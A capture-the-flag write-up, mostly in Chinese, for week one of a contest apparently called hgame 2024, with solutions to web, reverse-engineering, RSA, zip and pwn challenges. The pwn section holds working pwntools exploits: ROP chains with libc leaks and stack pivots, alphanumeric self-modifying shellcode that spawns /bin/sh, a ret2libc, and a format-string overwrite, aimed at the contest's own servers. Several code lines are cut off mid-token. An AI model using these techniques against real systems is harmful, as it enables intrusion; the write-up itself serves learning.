Week 1 WriteUp


By: RocketDev
15 challenges solved

web

ezHTTP

HTTP Protocol Basics

考察http的3种头




然后cyberchef解码高亮的base64文本，找到json标签里的"f14g"字段

> not xff? 所有标准头都试了一遍，不行
> 结果是X-Real-IP??
> ~~打pwn打多了导致基础欠缺~~

Bypass it

This page requires javascript to be enabled :)

在注册的时候发现本来可以注册的，但html里有js阻拦，此时禁用js就可以注册了



注册完用刚才的账号登录，点击 `~~click here~~` 拿到flag

> ~~主打的就是一个叛逆~~

reverse

ezASM

To learn a little ASM

关键代码，看出check中是将 `[c + esi] ^ 0x22` 与输入作比较

```
check_flag:
    mov al, byte [flag + esi]
    xor al, 0x22
    cmp al, byte [c + esi]
```

取数据 `c` 放入ipython中作异或解密为原来的flag

```
In [18]: d = [74, 69, 67, 79, 71, 89, 99, 113, 111, 125, 107, 81, 125, 107,
    ...:  79, 82, 18, 80, 86, 22, 76, 86, 125, 22, 125, 112, 71, 84, 17, 80, 81, 17,

In [19]: bytes(map(lambda x: x ^ 0x22, d))
Out[19]: b'hgame{ASM_Is_Imp0rt4nt_4_Rev3rs3}\x00'
```

ezPYC

ez python Reverse

先使用pyinstxtractor把exe中的文件提取出来，然后在解密pyc文件得到部分源码

```
flag = [ 87, 75, 71, 69, 83, 121, 83, 125, 117, 106, 108, 106, 94, 80, 48, 114,
    100, 112, 112, 55, 94, 51, 112, 91, 48, 108, 119, 97, 115, 49, 112, 112, 48,
    108, 100, 37, 124, 2]
```

```
c = [ 1, 2, 3, 4]
input = input('plz input flag:')
# WARNING: Decompyle incomplete
```

推测1234是密钥，尝试循环异或解密

```
In [3]: d = b''

In [4]: for i, e in enumerate(flag):
   ...:     d += bytes([e ^ (i % 4 + 1)])
   ...:

In [5]: d
Out[5]: b'VIDAR{Python_R3vers3_1s_1nter3st1ng!}\x00'
```

ezUPX

UPX is a packer

`upx -d ezUPX.exe` 拿到压缩前exe，分析main函数

```
  local_38 = ZEXT816(0);
  local_18 = 0;
  local_28 = ZEXT816(0);
  FUN_140001020("plz input your flag:\n",param_2,param_3,param_4);
  FUN_140001080(&DAT_140002258,local_38,param_3,param_4);
  uVar1 = 0;
  uVar3 = uVar1;
  do {
    if ((local_38[uVar1] ^ 0x32) != (&DAT_1400022a0)[uVar1]) {
      FUN_140001020("Sry,try again plz...",uVar3,&DAT_1400022a0,param_4);
      return 0;
    }
    uVar2 = (int)uVar3 + 1;
    uVar3 = (ulonglong)uVar2;
    uVar1 += 1;
  } while (uVar2 < 0x25);
  FUN_140001020("Cooool!You really know a little of UPX!",uVar3,&DAT_1400022a0,param_
  return 0;
```

推测把数据每个异或0x32即可

```
In [1]: flag = [0x64, 0x7B, 0x76, 0x73, 0x60, 0x49, 0x65, 0x5D, 0x45, 0x13, 0x6B,  0x
...:     0x47, 0x6D, 0x59, 0x5C, 0x2, 0x45, 0x6D,  0x6, 0x6D, 0x5E,  0x3, 0x46,
...:     0x46, 0x5E,  0x1, 0x6D, 0x2, 0x54, 0x6D, 0x67, 0x62, 0x6A, 0x13, 0x4F]
...:

In [2]: bytes(map(lambda x: x ^ 0x32, flag))
Out[2]: b'VIDAR{Wow!Y0u_kn0w_4_l1ttl3_0f_UPX!}'
```

ezIDA

Do you know how to use IDA?

逆向即送

```
                s_game{W3lc0me_T0_Th3_World_of_Rev_1400030… XREF[3,…FUN_1400010e0:140001…
                s_hgame{W3lc0me_T0_Th3_World_of_Re_1400030…        FUN_1400010e0:140001…
                                                                   FUN_1400010e0:140001…
                                                                   FUN_1400010e0:140001…
…0003038 68 67     ds                        "hgame{W3lc0me_T0_Th3_World_of_Rev3rse!}"
         61 6d
         65 7b …
```

> 没有ida可以用ghidra替代

crypto

ezRSA

一个简单的RSA

根据费马小定理，$p^{q-1} = 1(modq)$
所以 $p^q = p(modpq)$
题目里给出的leak1和leak2，实际上就是p和q

由p, q, e, c解密rsa

```
import gmpy2
from Crypto.Util.number import *
p = 14912717007361127196818257675129033155901844180572531042609541283758922767075754
q = 11612299271467091538130991696749043648902000117288064416717991546702179489292797
c = 10529481867532520034258056773864074017027019578041866245400647840230251661652999

phi = (p - 1) * (q - 1)
n = p * q
e = 0x10001
d = gmpy2.invert(e, phi)
decrypted = pow(c,d,n)

print(long_to_bytes(decrypted))
```

misc

SignIn

换个方式签个到
flag格式：　'hgame{[A-Z_]+}'

缩放也可以看到哦


simple_attack

怎么解开这个压缩包呢?

压缩包组成like:

```
+ src.zip
\-- 103223779_p0.jpg
 -+ attachment.zip
  \-- 103223779_p0.jpg
   -- photo.txt
```

两张图片CRC校验一致，使用azpr明文攻击得到flag



浏览器中打开获得flag

hgame{s1mple_attack_for_zip}

> 一开始忘了怎么用的，挂了一晚上等它找回密钥， 一停止才想起来早就解密完成了

签到

公众号关注发送消息即得

pwn

EzSignIn

Have fun in pwn games of hgame2024~

nc 连接即得

Elden Ring I

文件属性

属性	值
Arch	x64
RELRO	Partial
Canary	off
NX	on
PIE	off
strip	no

seccomp rules

```
> seccomp-tools dump ./eldering
 line  CODE  JT   JF      K
================================
 0000: 0x20 0x00 0x00 0x00000004  A = arch
 0001: 0x15 0x00 0x06 0xc000003e  if (A != ARCH_X86_64) goto 0008
 0002: 0x20 0x00 0x00 0x00000000  A = sys_number
 0003: 0x35 0x00 0x01 0x40000000  if (A < 0x40000000) goto 0005
 0004: 0x15 0x00 0x03 0xffffffff  if (A != 0xffffffff) goto 0008
 0005: 0x15 0x02 0x00 0x0000003b  if (A == execve) goto 0008
 0006: 0x15 0x01 0x00 0x00000142  if (A == execveat) goto 0008
 0007: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0008: 0x06 0x00 0x00 0x00000000  return KILL
```

解题思路

~~先看6秒落叶~~

进入`vuln`函数栈溢出，但是只有5*8字节，同时禁用了execve，只能打orw， 但是orw又需要大量的空间，因此可以先后泄露libc，栈迁移，在bss上打orw就会方便的多， 还可以方便放置"./flag"

EXPLOIT

```
from pwn import *
context.terminal = ['tmux','splitw','-h']

def payload(lo:int):
    global sh
    if lo:
        sh = process('./eldering')
        libc = ELF('/usr/lib/libc.so.6')
```

```
        if lo & 2:
            gdb.attach(sh)
    else:
        sh = remote('47.100.137.175', 32297)
        libc = ELF('./libc.so.6')
    elf = ELF('eldering')
    putsPlt = elf.plt['puts']
    putsGot = elf.got['puts']
    readPlt = elf.symbols['read']
    vulnAddr = elf.symbols['vuln']
    popRdiAddr = 0x4013e3
    bssHigh = 0x404800
    bssStore = 0x404a00
    gadgets = ROP(libc)

    # payload 1, leak libc addr
    sh.recvuntil(b'accord.\n\n')
    sh.sendline(b'0'*0x108 + p64(popRdiAddr) + p64(putsGot) + p64(putsPlt) + p64(vulr
    print('payload 1 sent')

    putsGotAddr = u64(sh.recvline()[:6] + b'\0\0')
    libcBase = putsGotAddr - libc.symbols['puts']
    openAddr = libcBase + libc.symbols['open']
    writeAddr = libcBase + libc.symbols['write']
    popRsiAddr = libcBase + gadgets.rsi.address
    popRdxAddr = libcBase + gadgets.rdx.address

    # payload 2, stack pivot to bss
    sh.recvuntil(b'accord.\n\n')
    leaveRet = 0x401290
    sh.sendline(b'0'*0x100 + p64(bssHigh) + p64(popRsiAddr) + p64(bssHigh) + p64(reac
    print('payload 2 sent')
    sleep(0.5) # in case payload is concated

    # payload 3, do orw in bss
    sh.sendline(b'./flag\0\0' + p64(popRdiAddr) + p64(bssHigh) + p64(popRsiAddr) + p6
                p64(popRdiAddr) + p64(3) + p64(popRsiAddr) + p64(bssStore) + p64(popF
                p64(popRdiAddr) + p64(bssStore) + p64(putsPlt))
    print('payload 3 sent')

    sh.interactive()
```

ezshellcode

文件属性

属性	值
Arch	x64
RELRO	Full
Canary	on
NX	on

属性	值
PIE	on
strip	no

解题思路

看似被size限制了大小，实际上在read的时候size是uint64_t，因此输入-1可以绕过size的问题； 但是题目还限制了输入的字符，考虑用异或和pop、push来控制寄存器和syscall(0x0f05)

先观察一下寄存器：

```
 RAX  0x20240000 ◂— 0x44 /* 'D' */
 RBX  0x7fffffffe208 —▸ 0x7fffffffe607 ◂— '/home/Rocket/pwn/hgame2024/shellcode'
 RCX  0x7ffff7eb0531 (read+17) ◂— cmp rax, -0x1000 /* 'H=' */
 RDX  0x0
 RDI  0x0
 RSI  0x20240000 ◂— 0x44 /* 'D' */
 R8   0x1999999999999999
 R9   0xa
 R10  0x7ffff7f2eac0 (_nl_C_LC_CTYPE_toupper+512) ◂— 0x100000000
 R11  0x246
 R12  0x0
 R13  0x7fffffffe218 —▸ 0x7fffffffe62c ◂— 'COLORFGBG=15;0'
 R14  0x7ffff7ffd000 (_rtld_global) —▸ 0x7ffff7ffe2d0 —▸ 0x555555554000 ◂— 0x10102464c457f
 R15  0x555555557d80 (__do_global_dtors_aux_fini_array_entry) —▸ 0x555555555200 (__do_global_dtors_aux) ◂— endbr64
 RBP  0x7fffffffe0f0 ◂— 0x1
*RSP  0x7fffffffe0c8 —▸ 0x555555555458 (main+234) ◂— mov eax, 0
*RIP  0x20240000 ◂— 0x44 /* 'D' */
```

EXPLOIT

```python
from pwn import *
context.arch = 'amd64'
context.terminal = ['tmux','splitw','-h']

def payload(lo:int):
    global sh
    if lo:
        sh = process('./shellcode')
        if lo & 2:
            gdb.attach(sh, gdbscript='b *$rebase(0x1456)')
    else:
        sh = remote('47.100.139.115', 31258)

    sh.recvuntil(b':')
    sh.sendline(b'-1') # size is ulong
    sh.recvuntil(b':')

    # payload 1, make read syscall to input unlimited shellcode
    code = '''
    xor byte ptr [rax + 0x36], bl
    xor bl, byte ptr [rax + 0x36]
    xor bl, byte ptr [rax + 0x33]
    xor byte ptr [rax + 0x31], bl
    xor byte ptr [rax + 0x32], bl
    push rdi
    pop rax
    push rsi
    pop rdx
```

```
    '''
    shc = asm(code)
    shc += b'PX'*15 + b'KAD'
    sh.send(shc)

    # payload 2, open shell
    code = '''
    mov rbx, 0x68732f6e69622f
    push rbx
    push rsp
    pop rdi
    xor esi, esi
    xor edx, edx
    push 0x3b
    pop rax
    syscall
    '''
    shc = asm(code)
    shc = b'0'*0x33 + shc # align with the next byte to be executed
    sh.send(shc)

    sh.interactive()
```

shellcode详解

接下来是对第一段shellcode的解释

```
xor byte ptr [rax + 0x36], bl ; 0X6
xor bl, byte ptr [rax + 0x36] ; 2X6 zero out bl
xor bl, byte ptr [rax + 0x33] ; 2X3 clone intermediate value
xor byte ptr [rax + 0x31], bl ; 0X1 make 0x0f
xor byte ptr [rax + 0x32], bl ; 0X2 make 0x05
push rdi ; W
pop rax  ; X zero out rax
push rsi ; V
pop rdx  ; Z sufficient bytes to read

push rax ; P
pop rax  ; X *15 fill up shellcode until the size reached 0x30

syscall  ; KA; will be xored to 0x0f05
?        ; D ; the intermediate value to make syscall

?        ; a byte at +0x36, will be used to store bl
```

Random Challenge

文件属性

属性	值
Arch	x64
RELRO	Partial

属性	值
Canary	off
NX	on
PIE	off
strip	no

解题思路

`buf`是10字节，但读入18字节，因此可以溢出到`seed`，以此控制random的结果，如改为0。 编写c程序，模拟99次应该输入的数据，接着打ret2libc即可

EXPLOIT

```c
// randint.c
#include <stdio.h>
#include <stdlib.h>

int main(void) {
    srand(0);
    for (int i = 0; i < 99; i++) {
        int randint = rand() % 100 + 1;
        printf("%d\n", randint);
    }
    return 0;
}
```

```python
from pwn import *
context.terminal = ['tmux','splitw','-h']

def payload(lo:int):
    global sh
    if lo:
        sh = process('./random')
        libc = ELF('/usr/lib/libc.so.6')
        if lo & 2:
            gdb.attach(sh)
    else:
        sh = remote('47.100.137.175', 31193)
        libc = ELF('./libc.so.6')
    elf = ELF('./random')
    putsPlt = elf.plt['puts']
    putsGot = elf.got['puts']
    popRdiAddr = 0x401423
    myreadAddr = elf.symbols['myread']

    probe = process('./randint')
    nums = []
    for i in range(99):
        nums.append(probe.recvline(False))
    probe.close()
```

```
    sh.send(b'RocketDev\0' + p64(0)) # write seed to 0
    for i in range(99):
        sh.recvuntil(b'ber:')
        sh.send(p64(int(nums[i])))
    sh.recvuntil(b'mind.\n')

    # payload 1, leak libc
    sh.sendline(b'0'*0x38 + p64(popRdiAddr) + p64(putsGot) + p64(putsPlt) + p64(myrea

    putsGotAddr = u64(sh.recvline()[:6] + b'\0\0')
    libcBase = putsGotAddr - libc.symbols['puts']
    shstrAddr = libcBase + next(libc.search(b'/bin/sh'))
    systemAddr = libcBase + libc.symbols['system']
    retAddr = 0x401286
    sleep(0.5)

    # payload 2, invoke system
    sh.sendline(b'0'*0x38 + p64(popRdiAddr) + p64(shstrAddr) + p64(retAddr) + p64(sys

    sh.interactive()
```

ezfmt string

文件属性

属性	值
Arch	x64
RELRO	Partial
Canary	on
NX	on
PIE	off
strip	no

解题思路

考察格式化字符串却不给libc，说明要找共通之处，先patch一下2.31，发现依赖更高版本， 遂尝试2.35，两者不变的地方在于靠近rbp的位置有一个指向rbp的指针，并且binary中还有一个后门函数。 如果直接把后门函数写到retAddr上，那么会因为栈无法对齐而SIGSEGV，于是可以修改rbp，打栈迁移， 把栈迁移到输入的后门函数地址的下方，这样在main函数返回时就会执行之；不过输入前没有输出， 栈迁移到哪里是盲打的，只有1/16的概率能够命中

EXPLOIT

```
from pwn import *
context.terminal = ['tmux','splitw','-h']
```

```python
def payload(lo:int, rbp:int=0x58):
    global sh
    if lo:
        sh = process('./fmt')
        if lo & 0b10:
            gdb.attach(sh)
    else:
        sh = remote('47.100.137.175', 32034)
    elf = ELF('./fmt')
    sysAddr = elf.symbols['sys']

    if lo & 0b100:
        byte = int(input('input known addr of rbp( & 0xff ):'), 16) # 输入sysAddr - 8
    else:
        byte = rbp

    # payload, stack pivot to &sysAddr
    sh.sendline(f'%{byte}c%18$hhn'.ljust(0x10).encode() + p64(sysAddr)) # ← sysAddr

    sh.clean(0.5) # have a clean shell
    sh.interactive()
```